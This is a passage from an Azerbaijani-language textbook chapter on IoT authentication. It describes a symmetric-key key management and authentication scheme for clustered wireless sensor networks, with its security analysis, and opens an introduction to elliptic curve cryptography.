4. IoT Şəbəkəsi və Kommunikasiyada Autentifikasiya

4.1. Simmetrik Açar-Əsaslı Autentifikasiya və Simsiz Sensor Şəbəkələrinə Tətbiqi

İki tərəf arasında ortaq məxfi məlumat bölüşüldükdə, doğrulama məqsədilə simmetrik açar sxemləri istifadə oluna bilər. Məsələn, doğrulanmış şifrələmə (AE) rejimində AES-GCM və ya AES-CCM tətbiq edilə bilər. Lakin belə bir doğrulanmış açarı – yəni sessiya açarını yaratmaq üçün ya açıq açar, ya da simmetrik açar əsaslı mexanizmlərdən istifadə edilir. Simmetrik açar əsaslı mexanizmlərin üstünlüyü ondadır ki, açıq açar əsaslı variantlarla müqayisədə daha az hesablama gücü tələb edir və daha kiçik ölçülü mesajlar göndərməyə imkan yaradır. Burada əsas çətinlik, bu açarı miqyaslana bilən formada effektiv şəkildə yaratmaqdır. Məsələn, bir cihazın hər bir fərqli cihazla əlaqə qurmaq üçün müvafiq məxfi məlumatı saxlama ehtiyacı çox praktiki olmazdı. Adətən, bu protokollarda prosesi idarə etmək üçün üçüncü etibarlı tərəf (TTP) iştirak edir.

Müxtəlif arxitekturalar nəzərə alına bilər – ya "birin-birə" (one-to-one) ya da "birin-çoxa" (one-to-many) rabitə modeli. Birin-birə rabitədə, iki cihaz TTP-nin köməyi ilə ortaq bir məxfi açar qurur. Hər bir cihaz yalnız TTP ilə ortaq açar bölüşməlidir.

Needham-Schroeder protokolu bu problemi həll etmək üçün təklif edilmişdir. Lakin bu protokol sonradan təkrar hücumlarına qarşı həssas olduğu üçün qeydə alınmış və Kerberos protokolunun simmetrik variantına yönləndirilmişdir.

Son zamanlarda, çox tərəfli rabitə üçün açar idarəetmə protokollarında əhəmiyyətli inkişaflar əldə edilmişdir. Xüsusilə, 2016-cı ildən bəri iki və üç faktorlu identifikasiya modelləri daha geniş şəkildə istifadə olunmağa başlanmışdır. Bu protokollar, anonimlik və izlənməzlik xüsusiyyətləri əlavə edildiyi üçün IoT təhlükəsizliyində tətbiq olunmağa başlamışdır. Məsələn, bir araşdırmada göstərilmişdir ki, bu metod ev sahiblərinin, qonaqların və digər icazəli şəxslərin ağıllı evlərdə IoT cihazlarına end-to-end giriş əldə etməsi üçün istifadə edilə bilər. Digər tədqiqatda isə IoT cihazları ilə giriş qapıları arasında açar idarəetmə metodologiyasının qurulması təsvir olunmuşdur. Beləliklə, bu yanaşmalar fərqli IoT cihazlarına müxtəlif təhlükəsizlik səviyyələri təqdim edir.

Bu bölmədə, eyni ideyanın **Simsiz Sensor Şəbəkələrində (WSN)** açar idarəetmə protokoluna tətbiq olunmasının mümkünlüyünə baxılır. IoT-nin mühüm bir hissəsi olan WSN-lərin populyarlığı son on ildə əhəmiyyətli dərəcədə artmışdır. Bu şəbəkələr çoxsaylı tətbiq sahələrinə malikdir və buna görə də geniş şəkildə tədqiq olunub və standartlaşdırılıb. Lakin açar idarəetmə məsələləri çox vaxt nəzərə alınmır. Minimal təhlükəsizlik xüsusiyyətlərinə ehtiyac duyulsa da, bu sistemlər

limitli ötürmə zolağı, məhdud hesablama gücü və enerji mənbələri ilə işlədiyi üçün səmərəli mexanizmlər tələb edir.

Bu hissədə danışılan açar idarəetmə modeli Simmetrik Doğrulama ilə Açar Razılaşdırması (SAK) adlanır və hierarxik arxitektura əsasında işləyən simsiz sensor şəbəkələri üçün nəzərdə tutulub. Buraya üç əsas komponent daxildir:

- Baza stansiyası (BS)
- Klaster nəzarətçiləri (CH)
- Klaster qovşaqları (CN)

Bu sistem yalnız simmetrik açar əsaslı sxemlərdən istifadə edir və doğrulama, bütövlük və autentifikasiya məqsədilə istifadə edilir. Hər sensor düyün fərdi açara sahibdir və həm CH, həm də BS ilə əlaqə qurmaq üçün öz açarlarını istifadə edir. Şəbəkənin təhlükəsizliyini artırmaq üçün qrup açarları da tətbiq edilir:

- CN və CH arasında fərdi açar
- Eyni klaster daxilindəki bütün CH-lər üçün ümumi açar
- Bütün CH-lər üçün ortaq açar
- Klaster daxilindəki seçilmiş qovşaqlar üçün xüsusi açar

Açar generasiya prosesi mesaj ötürmə zamanı çox az hesablama resursu tələb etməklə həyata keçirilir və enerji sərfiyyatını azaldır. Bundan əlavə, yeni bir düyün sistemə qoşulduqda, onun etibarlı identifikasiyası üçün əvvəlcədən etibar edilmiş açar idarəetmə metodologiyası tətbiq edilir.

4.1.1. Sistem Modeli

1. Dizayn məqsədləri

SAK (Simmetrik Autentifikasiya Açar Mübadiləsi) protokolunun dizayn məqsədləri LEAP protokoluna bənzərdir və aşağıdakı tələblərə cavab verməlidir:

- SAK autentifikasiya, bütövlük və məxfiliyi təmin etməlidir, xüsusən də ən vacib kommunikasiya ssenariləri üçün. Bu ssenarilərə eyni klasterdəki CN (Klaster Nodu) və CH (Klaster Nəzarətçisi) arasındakı əlaqə, eyni klaster daxilində CN-lər arasındakı əlaqə, həmçinin şəbəkədəki bütün düyünlər arasındakı əlaqə daxildir.
- Əgər bəzi sensor düyünləri sıradan çıxarsa və ya şəbəkəyə yeni düyünlər əlavə olunarsa, sistem minimal dəyişikliklərlə fəaliyyətini davam etdirməlidir.
- Sensor düyünlərinin məhdud resursları nəzərə alınaraq, protokol effektiv şəkildə dizayn edilməlidir. Bununla, kommunikasiya mərhələlərinin sayını azaltmaq və mürəkkəb kriptoqrafik əməliyyatları minimuma endirmək hədəflənir.

- Sensor şəbəkələrdə yüksək paket itkisi müşahidə olunduğuna görə, mesaj parçalanmasının qarşısını almaq vacibdir. Bu məqsədlə, 6LoWPAN adaptasiya qatı istifadə edilə bilər, beləliklə, IP başlıqlarını sıxışdıraraq, faydalı yükü 70 bayta qədər artırmaq mümkündür.

2. Mühit

Sensor şəbəkəsini üçmərhələli arxitektura üzərində nəzərdən keçiririk: Baza Stansiyası (BS), Klaster Nəzarətçisi (CH) və müəyyən CH-yə aid CN-lər. Tutaq ki, hər bir sensor nodu (CH və CN) şəbəkəyə qoşulmadan əvvəl BS ilə öncədən bölüşdürülmüş şifrələnmiş açara sahibdir. Eyni zamanda, hər bir nod öz unikal identifikatorunu (ID) və əlavə şəbəkə məlumatlarını daşıyır.

Düyünlər aktiv edildikdən sonra, CH identifikasiya ID-sini və zaman nişanını (timestamp) yayımlayır. Bundan sonra, açar idarəetmə protokolu hər bir CN üçün aşağıdakı açar növlərini qurur:


- **Qrup düyün açarı (kn_j)** – bütün düyünlər və eyni klasterdəki CH ilə paylaşılır.
- **Multikast açar (km_j)** – seçilmiş CN qrupuna yayılır.
- **Fərdi klaster açarı (k_{ij})** – yalnız müəyyən CN və CH arasında paylaşılır.
- **Cüt düyün açarı (k_{i1i2})** – eyni klasterdəki iki CN arasında paylaşılır.

Baza stansiyası (BS) zaman nişanını (timestamp) CN-lərə göndərdikdə, CH-lər də BS ilə paylaşılan qrup düyün açarını (kn_j) əldə edə bilir. CH eyni zamanda fərdi klaster açarı (k_{ij}), multikast açar (km_j) və digər təhlükəsizlik açarlarını müəyyən edə bilir (Şəkil 4.1).

Şəbəkədəki fərqli qurğular arasında kommunikasiya imkanları onların resurslarından asılıdır. BS istənilən məlumatı yayım və ya unicast formatında CH və CN-lərə göndərə bilər. CN-lər isə çoxpilləli şəbəkə əlaqəsindən istifadə edərək BS-ə qoşula bilər. Bəzi qısaltmaları aşağıdakı kimi qəbul edirik:

- H – Hash funksiyasını ifadə edir.
- $c=E_k(m)$ – **m** mesajının **K** açarı ilə şifrələnməsini göstərir.
- $m=D_k(c)$ – **c** şifrələnmiş mesajının **K** açarı ilə deşifr edilməsini göstərir.
- $\mathbf{m_1}||\mathbf{m_2}$ – $\mathbf{m_1}$ və $\mathbf{m_2}$ mesajlarının birləşməsini göstərir.
- $m_1 \oplus m_2$ – $\mathbf{m_1}$ və $\mathbf{m_2}$ mesajları arasında XOR əməliyyatını göstərir.

Hücumçular həm şəbəkənin daxilindən, həm də xaricindən gələ bilər. Onlar şəbəkə trafikini dinləyə, yeni mesajlar yeridə, köhnə mesajları təkrar oynada və dəyişdirə, eləcə də saxta şəxsiyyətlər yarada bilərlər. Hücumçular CN (Klaster Nodu) və ya CH (Klaster Nəzarətçisi) rolunu ələ keçirməyə cəhd göstərə bilərlər.



Şəkil 4.1. BS (baza stansiyası), C_j (klaster nəzarətçisi) və müvafiq klaster düyünləri L_j^i ilə sxemdə mümkün olan fərqli açar növlərinin nümunəsi

4.1.2. Normal Modda Sxemin İşləməsi

Bu bölmədə sxemin normal modda necə işlədiyini izah edirik, yəni, şəbəkədə real təhlükə və ya bir düyünün zərərli davrandığını göstərən bir göstərici yoxdur. Növbəti bölmədə isə bu cür halların necə idarə olunacağını müzakirə edəcəyik, bu da dəyişiklik modunda sxem adlanır.

Açar idarəetmə sxemində bir neçə faza fərqləndirilir. Birinci faza quraşdırma mərhələsidir, burada hər bir düyün baza stansiyası (BS) ilə unikal fərdi paylaşılan açarla, şəbəkə açarı ilə və CN və CH üçün fərqli olan bəzi əlavə açar materialları ilə təmin edilir. Bu məlumat şəbəkədəki son yerləşmədən asılı deyil. Yalnız sensorun CN və ya CH rolunu oynayacağını bilməyi tələb edir. Qeyd etmək lazımdır ki, BS etibarlı üçüncü tərəf (TTP) rolunu oynayır.

- **Quraşdırma mərhələsi**

Quraşdırma mərhələsi CH və CN üçün fərqlidir. Hər iki halı müzakirə edəcəyik. K_nvə K_m BS-nin iki əsas gizli açarıdır.

1. **CH-in quraşdırılması**

Hər CH, C_j aşağıdakı materiallarla təmin olunur:

- Şəbəkə açarı k_n.
- Tanıdıcı ID_j.
- BS ilə fərdi paylaşılan açar, k_j. BS-də saxlama tələblərini azaltmaq üçün bu açarlar əsas açar K_m və düyünün müvafiq identifikatoru əsasında əldə edilə bilər:

$$k_j = H(K_m \,||\, ID_j)$$

- Əlavə açar materialı:

$$H_1 = H(ID_j \,||\, H(K_n))$$

$$H_2 = H(K_m) \qquad (3.1)$$

2. CN-in quraşdırılması

Hər CN aşağıdakı materiallarla təmin edilir::

- Şəbəkə açarı k_n.
- BS ilə fərdi paylaşılan açar, k_i^j. Burada:

$$k_i^j = H(K_m \,||\, ID_i^j)$$

- Aşağıdakı tərif verilir:

$$A_i = H(ID_i^j \,||\, H(K_m||K_n)) \qquad (3.2)$$

Daha sonra, hər CN-də aşağıdakı əlavə açar materialı saxlanılır:

$$B_i^j = H(K_m) \oplus A_i^j$$

$$C_i^j = k_i^j \oplus H\left(A_i^j\right)$$

$$D_i^j = H(K_n) \oplus k_i^j \qquad (3.3)$$

Qeyd edək ki, orijinal identifikator ID_i^j düyünün yaddaşından silinir. Bundan sonra, düyün B_i^j identifikatoru ilə ünsiyyət quracaq. Beləliklə, tədarükçü düyünün şəbəkədəki bütün düyünlərə bildirmədən onu çatdıra bilər. Düyünün ələ keçirilmə ehtimalını azaltmaq üçün əlavə texnikalar tətbiq oluna bilər.

3. Qrup düyün açarı

CH əvvəlcə təsadüfi bir dəyər t_s seçir və qrup açarını hesablayır:

$$kn_j = H(ID_j \;\; || \;\; H(K_n)) \oplus t_s = \; H_1 \oplus t_s \qquad (3.4)$$

CH, C_j, $E_{k_n}(ID_j||t_s||H(kn_j))$ mesajı göndərir:

Bütün CN-lər bu açarı asanlıqla əldə edə bilirlər. Şifrəli mesaj şəbəkə açarı ilə deşifrə edilir və sonra $H(K_n)$ dəyəri çıxarılır. Alınan nəticə deşifrə edilmiş mesajın

son hissəsi ilə müqayisə edilir. Bu proses əsasən CH tərəfindən başladılır, lakin başqa bir CN tərəfindən də aktivləşdirilə bilər.

4. Fərdi klaster açarı

Bu faza fərdi paylaşılmış açar k_{ij} əldə edilməsinə gətirib çıxarır və yalnız bir ünsiyyət fazasını tələb edir.

- **CN-dən CH-ə**

  Aşağıdakı addımlar L_i^j tərəfindən icra edilir:

  - Əvvəlcə $H(K_n)$ dəyəri D_i^j üzərindən çıxarılır.
  - Daha sonra L_i^j , saxlanılan dəyərlərindən istifadə edərək hesablayır:

$$H(A_i^j) = C_i^j \oplus k_i^j \qquad (3.5)$$

  - L_i^j təsadüfi dəyər k_{ij} seçir və fərdi klaster açarını hesablayır:

$$M_1 = H(ID_j \ ||H(K_n)) \oplus H(H(A_i^j)|| k_i^j)$$

$$M_2 = k_{ij} \oplus H(A_i^j)$$

  - Sonra, aşağıdakı mesaj C_j-yə göndərilir:

$$B_i^j || M_1 || M_2 \qquad (3.6)$$

  C_j bu mesajı aldıqdan sonra aşağıdakı hesablamaları icra edir:

$$A_i^j = B_i^j \oplus H(K_m)$$

$$k_{ij} = M_2 \oplus H(A_i^j)$$

  Daha sonra, autentifikasiyanı yoxlamaq üçün aşağıdakı şərt yerinə yetirilir:

$$H(H(A_i^j)|| k_i^j) = M_1 \oplus H(ID_j \ || \ H(K_n))$$

Əgər nəticə müsbətdirsə, C_j müəyyən edə bilər ki, B_i^j identifikatorlu düyün şəbəkəyə aiddir və onun müvafiq paylaşılmış açarı k_{ij}-dir.

- **CH-dən CN-ə**

İndi fərz edək ki, CH öz klasterində CN B_i^j-nin mövcudluğundan xəbərdardır. Məsələn, CN əvvəlki addımda artıq CH-yə müəyyən məlumat göndərə bilərdi. CH fərdi klaster açarını əldə etmək üçün aşağıdakı addımları yerinə yetirir.

- CH əvvəlcə A_i^j-ni sensor düyünün B_i^j açıq parametrindən çıxarır:

$$A_i^j = B_i^j \oplus H(K_m)$$

Təsadüfilik əlavə etmək üçün *r* təsadüfi parametri seçilir və fərdi klaster açarı belə təyin olunur:

$$k_{ij} = H(H(A_i^j)||r||H(ID_j \ ||H(K_n))) \quad (3.7)$$

Qeyd: Son hissə mesajın yalnız CH C_j tərəfindən qurulduğunu təmin etmək üçündür.

CH CN L_i^j -yə mesaj göndərir:

$$r||\ ID_j \ ||\ H(r||\ k_{ij}) \quad (3.8)$$

CN L_i^j bu mesajı alır və aşağıdakı hesablamaları yerinə yetirir:

- $H(A_i^j)$-ni hesablayır (Tənlik 3.5) və
- $H(ID_j \ ||H(K_n))$ dəyərini tapır.

Bunun nəticəsində k_{ij} fərdi açarı (Tənlik 3.7) ilə müəyyən edilir. Son olaraq, açarın bütövlüyünü yoxlamaq üçün $H(r||\ k_{ij})$ hesablanır və alınan mesajın son hissəsi ilə müqayisə edilir. Əgər yoxlama uğurlu olarsa, L_i^j belə nəticəyə gəlir ki, CH C_j açarı k_{ij} paylaşmaq istəyir.

5. İkili açarın törədilməsi

Burada L_{i1}^j düyünü L_{i2}^j ilə bir açar qurur. Bunu sadə şəkildə həyata keçirmək olar, əgər CH açarı yaratsa və onu k_{i1j} və k_{i2j} istifadə edərək etibarlı şəkildə klasterdəki müvafiq düyünlərinə göndərərsə.

Bu ideya klasterdəki düyünlərin və CH-nin paylaşmadığı gizli $H(K_n)$ dəyərinə əsaslanır. Digər tərəfdən, CH hər bir fərdi düyünlə unikal məlumat paylaşır. Nəticədə, düyün L_{i2}^{j}, L_{i1}^{j} -dən CH-dən əldə etdiyi A'i2 əsasında məlumat tələb edə bilər.

Əgər L_{i1}^{j} düzgün autentifikasiya olunarsa, bu mesaj CH-dən L_{i1}^{j}-ə göndərilir və beləliklə L_{i1}^{j}-in CH ilə paylaşdığı unikal məlumat müəyyən olunur. Nəhayət, L_{i1}^{j} bu məlumatı istifadə edərək L_{i2}^{j} ilə unikal açar paylaşır.

Bu prosedur 3 mərhələyə bölünür.

- **1-ci Mərhələ:** $L_{i1}^{j} \rightarrow C_j$

Burada L_{i1}^{j}, L_{i2}^{j} düyününü fərqləndirmək üçün unikal məlumat tələb edir. Bunun üçün təsadüfi *r* dəyəri yaradılır və açar tələbi (*KR*) göndərilir (Tənlik 3.6).

Mesaj forması: $B_i^j || M_1 || M_2 || E_{k_{i1j}}(KR||B_{i2}||r)$

- **2-ci Mərhələ:** $C_j \rightarrow L_{i1}^{j}$

- C_j, əvvəlcə k_{ij} açarını (əvvəlki addıma əsasən) əldə edir.
- Əgər C_j mesajın son hissəsini deşifrə edə bilirsə, aşağıdakı əməliyyatları icra edir:
  - Yeni açarın hesablanması: $k_{i1j} = H(H(A_{i1})||r||H(ID_j \ ||H(K_n)))$
  - Fərqləndirmə dəyərinin hesablanması: $B_{i2} = H(H(A_{i2})||B_{i1}||r$

Yalnız CH bu dəyərləri hesablaya bilər, çünki digər CN-lərin $H(K_m)$ dəyərinə çıxışı yoxdur.

L_{i1}^{j}-yə göndərilən mesaj: $r||ID_j||E_{k_{i1j}}(r||H(H(A_{i2})||B_{i1}||r))$

  - Əvvəlcə, k_{i1j} deşifrə edilir.
  - $H(r||k_{ij})$ göndərilmək əvəzinə (Tənlik 3.8), ancaq şifrələnən mətn göndərilir. Əgər deşifrə edildikdən sonra açıq mətnin ilk hissəsi təsadüfi *r* dəyərini ehtiva edirsə, bu halda açarın bütövlüyü təsdiqlənir.

Sonra, yeni təsadüfi k_{i1i2} açarı seçilir və ikili açar kimi istifadə olunur. Əlavə təsadüfi r_2 dəyəri də təyin edilir.

Hesablamalar:

$$M_0 = r||E_{H(H(A_{i2})||B_{i1}||r)}(r_2||r)$$

$$M_2 = k_{i1i2} \oplus H(B_{i2}||r_2) \oplus H(K_n)$$

$$V_1 = H(k_{i1i2} \oplus B_{i1})$$

L_{i2}^{j} göndərilən mesaj: $B_{i1}\big||M_0\big||M_2||V_1$

3-cü Mərhələ: L_{i2}^{j} tərəfindən açarın yaradılması

- Son addımda L_{i2}^{j} M_0 mesajını deşifrə edir və $H(H(A_{i2})||B_{i1}||r)$ hesablayır.
- **Son yoxlama:**
  $H(k_{i1i2} \oplus B_i^j)$ dəyəri hesablanır və V_1 ilə müqayisə edilir.
  Əgər uyğunluq varsa, L_{i2}^{j}, L_{i1}^{j}-in k_{i1i2} açarını paylaşdığını təsdiq edir.

Bu metodda **CH iştirak etmədən ikili açar əldə olunur**.

Bu prosedur sensor düyünlərinin bir-biri ilə təhlükəsiz əlaqə qurmasına və **CH olmadan** birbaşa ikili açar paylaşmasına imkan yaradır.

6. Çoxsaylı göndəriş açarı (Multicast Key) və qrup klaster açarı (Group Cluster Key)

○ Çoxsaylı göndəriş açarı (Multicast Key)

Şəbəkə daxilində etibarlı məlumat mübadiləsini təmin etmək üçün klaster rəhbəri (**CH**) tərəfindən müəyyən düyünlər qrupu üçün çoxsaylı göndəriş açarı yaradılır. Bu açar xüsusi funksiyalar əsasında hesablanır və klasterdəki fərdi düyünlərə paylanır. Prosesin əsas mərhələləri aşağıdakılardır:

- **Açarın yaradılması:** Klaster rəhbəri hər bir düyün üçün fərdi açarlar hesablayır və onları xüsusi interpolasiya metodları vasitəsilə polinom funksiyasına yerləşdirir.
- **Məlumatın ötürülməsi:** Polinom vasitəsilə hesablanmış açarlar müəyyən düyünlərə göndərilir.
- **Açarın bərpası:** Düyünlər aldıqları məlumatlardan istifadə edərək açarlarını bərpa edirlər.
- **Doğrulama:** Əgər açar düzgün bərpa olunmazsa və ya hər hansı uyğunsuzluq aşkar edilərsə, düyünlər CH-yə əlavə doğrulama üçün sorğu göndərirlər.

Bu yanaşma informasiya mübadiləsinin məxfi və effektiv şəkildə aparılmasını təmin edir.

- **Qrup klaster açarı (Group Cluster Key)**

Baza stansiyası (**BS**) tərəfindən bütün klaster düyünləri üçün ortaq qrup klaster açarı yaradılır. Bu açarın yaradılma və paylanma prosesi aşağıdakı mərhələlərdən ibarətdir:

- **Açarın yaradılması:** BS təsadüfi dəyər seçərək onu qrup klaster açarı ilə birləşdirir.
- **Açarın yayılması:** Hesablanmış açar bütün klaster düyünlərinə ötürülür.
- **Açarın bərpası və doğrulama:** Hər bir düyün aldığı məlumat əsasında qrup klaster açarını bərpa edir və doğrulama prosesindən keçirir.

Bu metod klaster daxilində məlumat ötürülməsinin təhlükəsizliyini artırır və identifikasiya prosesini optimallaşdırır.

4.1.3. Kimlik Doğrulama (Authentication)

Şəbəkədəki bütün qurğular eyni klaster daxilində qrup açarını bildiyinə görə, bu kommunikasiya proseslərində autentifikasiya çətinləşir. Ənənəvi üsullar, məsələn, LEAP metodunda hər bir qurğu üçün unikal açar istifadə edilsə də, bu üsul yaddaş baxımından ağır yük yaradır və bəzi hücumlara qarşı zəifdir. Bu bölmədə, fərqli bir metod təklif edilərək kn_j və k_n açarları arasında autentifikasiya fərqləndirilir və proses CN (Klaster Qovşağı), CH (Klaster Rəhbəri) və BS (Baza Stansiyası) səviyyəsində incələnir.

1. **CN tərəfindən autentifikasiya**

Klaster qovşaqları (CN) xüsusi təhlükəsizlik materialına görə klaster rəhbəri (CH) və baza stansiyası (BS) ilə autentifikasiyanı yerinə yetirə bilər. Bunun üçün müəyyən kriptoqrafik funksiyalar və təsadüfi dəyərlər hesablanır və autentifikasiya siqnalı göndərilir. Əgər problem yaranarsa, bu vəziyyət qrup daxilində ötürülür.

2. **CH tərəfindən autentifikasiya olunmuş yayım**

Klaster rəhbəri (CH) bir mesajı autentifikasiya olunmuş şəkildə göndərmək istəyirsə, iştirakçılar siyahısını mesajın tərkibinə əlavə edir. Bunun iki üsulu var:

- **Çoxqatlı autentifikasiya:** CH daha əvvəl derivasiya edilmiş açarlarla autentifikasiyanı təmin edir.
- **Qrupa xüsusi açar istifadəsi:** CH autentifikasiya üçün qrup açarını istifadə edir və mesajın içində iştirakçı siyahısını əlavə edir.

Bu üsullar iştirakçıların sayına bağlı olaraq mesaj ölçüsünü artıra bilər. Bunun qarşısını almaq üçün:

- Klaster qovşaqlarını alt qruplara bölmək.
- Hər bir mesaj üçün ardıcıllığı qorumaq və əgər ardıcıllıq pozularsa, mesajın etibarsız sayılması.

3. **Baza stansiyasından autentifikasiya olunmuş yayım**

Baza stansiyasının autentifikasiyası iki səviyyədən ibarət olmalıdır:

- **BS → CH autentifikasiyası:** Əvvəlcə baza stansiyası klaster rəhbərləri (CH) tərəfindən autentifikasiya olunmalıdır.
- **CH → CN autentifikasiyası:** Daha sonra CN-lər öz CH-ləri vasitəsilə baza stansiyasını yoxlamalıdır.

Bu prosesdə, mesajın içində əlavə təhlükəsizlik funksiyaları hesablanaraq ötürülür. CH-lər daha çox hesablama resursuna malik olduğu üçün paketlərin bölünməsi böyük problem yaratmamalıdır.

4.1.4. Təhlükəsizlik Analizi

Bu bölmədə sistemin təhlükəsizlik aspektləri və müxtəlif hücumlara qarşı dayanıqlılığı müzakirə olunur. Əvvəlki bölmələrdə məxfilik, bütövlük və autentifikasiya üçün təklif olunan metodlar izah edildi. Bu yanaşmalar, klaster daxilində CN-lər (Klaster Qovşaqları) və CH-lər (Klaster Nəzarətçiləri) arasında, həmçinin şəbəkənin digər hissələrində effektiv autentifikasiyanı təmin edir.

Bundan əlavə, "dəyişiklik rejimi" adlanan mexanizm şəbəkənin müəyyən hissələrinin ələ keçirilməsi halında sistemin funksionallığını qorumaq üçün tədbirləri müəyyən edir. İndi isə ən əhəmiyyətli hücum növlərinə qarşı müqaviməti təhlil edək.

1. **Saxtalaşdırma hücumlarına qarşı müqavimət**

Bu tip hücumda, hücumçu şəbəkə daxilindən və ya xaricindən CN və ya CH rolunu ələ keçirmək üçün cəhd edir.

- **CH rolunun ələ keçirilməsi:** Hücumçu, qrup düyün açarlarını və ya autentifikasiya prosesində iştirak edən məlumatları əldə etməyə çalışa bilər. Lakin bu proses üçün həm $H(ID_j||H(K_n))$, həm də $H(K_m)$ müvafiq kriptoqrafik dəyərlərə ehtiyac var ki, bu da yalnız orijinal CH-də mövcuddur.

  Hətta şəbəkə daxilindəki CN-lər belə bu məlumatları hesablaya bilmir, çünki sistemdə unikal təhlükəsizlik tədbirləri mövcuddur. Eyni zamanda, CH-lər də autentifikasiya üçün lazım olan bəzi kriptoqrafik parametrlərə çıxışı olmadığı üçün təhlükəsizlik təmin edilir.

- **CN rolunun ələ keçirilməsi:** Əgər bir düyün BS (Baza Stansiyası) tərəfindən əvvəlcədən təsdiqlənmiş məlumatlara malik deyilsə, o, CH ilə qanuni əlaqə qura bilmir. Bu əlaqə üçün CN-in müəyyən autentifikasiya dəyərlərini çıxarmaq qabiliyyəti olmalıdır ki, bu da yalnız sistem tərəfindən təsdiqlənmiş düyünlərdə mümkündür.
  Şəbəkənin daxili hücumçuları belə müəyyən identifikasiya dəyərlərinə malik olmadıqları üçün sensor qovşaqlarının funksiyasını öz üzərinə götürə bilməzlər.

  Qeyd: Əgər nadir hallarda zərərli bir CN və CH birlikdə hərəkət edərsə, bu hücum mümkün ola bilər.

2. **Düyünlərin ələ keçirilməsinə qarşı müqavimət**

Əgər bir düyün ələ keçirilərsə və onun saxlanılan açarları kriptoqrafik müdafiə (məsələn, kod obfuskasiyası) ilə qorunarsa və çıxarılması mümkün olmazsa, sistem təhlükəsiz qalır. Əgər açar hər hansı bir şəkildə əldə olunarsa, sistemin dəyişiklik rejimi tətbiq edilməlidir.

Əgər CH ələ keçirilərsə, bu daha ciddi bir problem yaradır, çünki CH-lər daha çox hesablama gücünə malikdir və əlavə təhlükəsizlik mexanizmləri ilə qorunur (məsələn, müdaxiləyə davamlı avadanlıqlar). Lakin, CH kompрometasiya edilsə belə, klaster daxilindəki CN-lər təhlükəsiz rabitəni qorumaq üçün müəyyən kriptoqrafik prosedurlardan istifadə edə bilirlər.

Düyün açarlarının yenilənməsi prosesi dəyişiklik rejiminə uyğun olaraq həyata keçirilməlidir.

3. **Təkrar hücumlara qarşı müqavimət**

Klaster daxilində fərdi autentifikasiya açarlarının hesablanması və ya CH-dən məlumat sorğusu birfazalı autentifikasiya mexanizmi ilə yerinə yetirilir. Bu mexanizm təsadüfi dəyərlərdən istifadə edir ki, bu da təkrar hücumları (replay attacks) çətinləşdirir.

Bundan əlavə, təsadüfi dəyərlərin əvəzinə zaman nişanları, mesajın xəş (hash) dəyəri və ya sayğaclar istifadə oluna bilər. Əgər ötürülən mesajın daxilində bu cür mexanizmlər tətbiq olunarsa, təkrar hücumların qarşısını almaq daha effektiv olacaqdır.

4.2. Elliptik Əyri Kriptoqrafiyası (ECC) əsaslı Protokollar

Elliptik əyri kriptoqrafiyası (ECC) autentifikasiya və açar idarəetməsi üçün müxtəlif təhlükəsizlik protokollarında geniş tətbiq olunur. ECC, elliptik əyri nəzəriyyəsinə əsaslanan asimmetrik kriptoqrafik yanaşmadır. Bu metod hesablama xərclərini azaltmaqla yanaşı, digər üsullara (məsələn, modul eksponentasiya)

nisbətən daha effektiv və kiçik açarlarla sürətli təhlükəsizlik təmin edir. ECC, RFID-lər, rəqəmsal imzalar, simsiz sensor şəbəkələr, smart kartlar və digər autentifikasiya texnologiyalarında tətbiq edilir. Bu fəsildə ECC-nin autentifikasiya, açar mübadiləsi, imzalama və təhlükəsiz qrup kommunikasiya protokollarında istifadəsi müzakirə edilir.

Hər bir informasiya təhlükəsizlik sistemi məxfiliyi, bütövlüyü və mövcudluğu təmin etməlidir. Bu xüsusiyyətləri əldə etmək üçün şəbəkələrdə üç əsas təhlükəsizlik funksiyası tələb olunur: məlumatların şifrələnməsi, istifadəçi autentifikasiyası və təhlükəsiz açar mübadiləsi. Bu funksiyalar bir-biri ilə əlaqəlidir və fərqli açar idarəetmə metodları vasitəsilə həyata keçirilir.

Tipik olaraq, şifrələmə və deshifrə əməliyyatları iki kateqoriyada aparılır:

- **Simmetrik açar şifrələmə:** Göndərici və alıcı eyni açardan istifadə edir (DES, AES kimi).
- **Asimmetrik açar şifrələmə (PKC - Public Key Cryptography):** Hər istifadəçinin açıq və gizli açardan ibarət açar cütü olur (ECC, RSA).

Simmetrik açar metodları üçün istifadəçi autentifikasiyası və açar mübadiləsi üçün etibarlı kanal tələb olunur. PKC isə əlavə təhlükəsiz kanal ehtiyacı olmadan autentifikasiyanı və açar paylaşımını mümkün edir. ECC, aşağı enerji sərf edən cihazlar üçün uyğundur və RSA ilə eyni təhlükəsizlik səviyyəsini daha kiçik açar ölçüsü ilə təmin edə bilir.

Elliptik əyri kriptoqrafiyası (ECC) müəyyən bir sahədə (finite field) işləyən tənliklər üzərində qurulmuşdur. Bütün dəyişənlər, əmsallar və əyri üzərindəki nöqtələr həmin sahəyə aid olur. Bu tənliklər xüsusi bir Abel qrupunda müəyyən edilir və qrupun null elementi "sonsuzluq nöqtəsi" adlanır. ECC-nin əsas əməliyyatları nöqtə əlavə etmə, skalyar vurma və ədədi çevirmələri əhatə edir.

ECC əsasən tam ədədlər və ya binar polinomlar üzərində işləyən sahələrdə tətbiq edilir. Aşağı gücə malik sensor şəbəkələr üçün bu metod tam ədədlərlə işləyən sahələrdə daha effektiv olur.

ECC-də əsas tənlik belə müəyyən edilir:

$$y^2 mod\ p = (x^3 + ax + b) mod\ p \qquad (3.8)$$

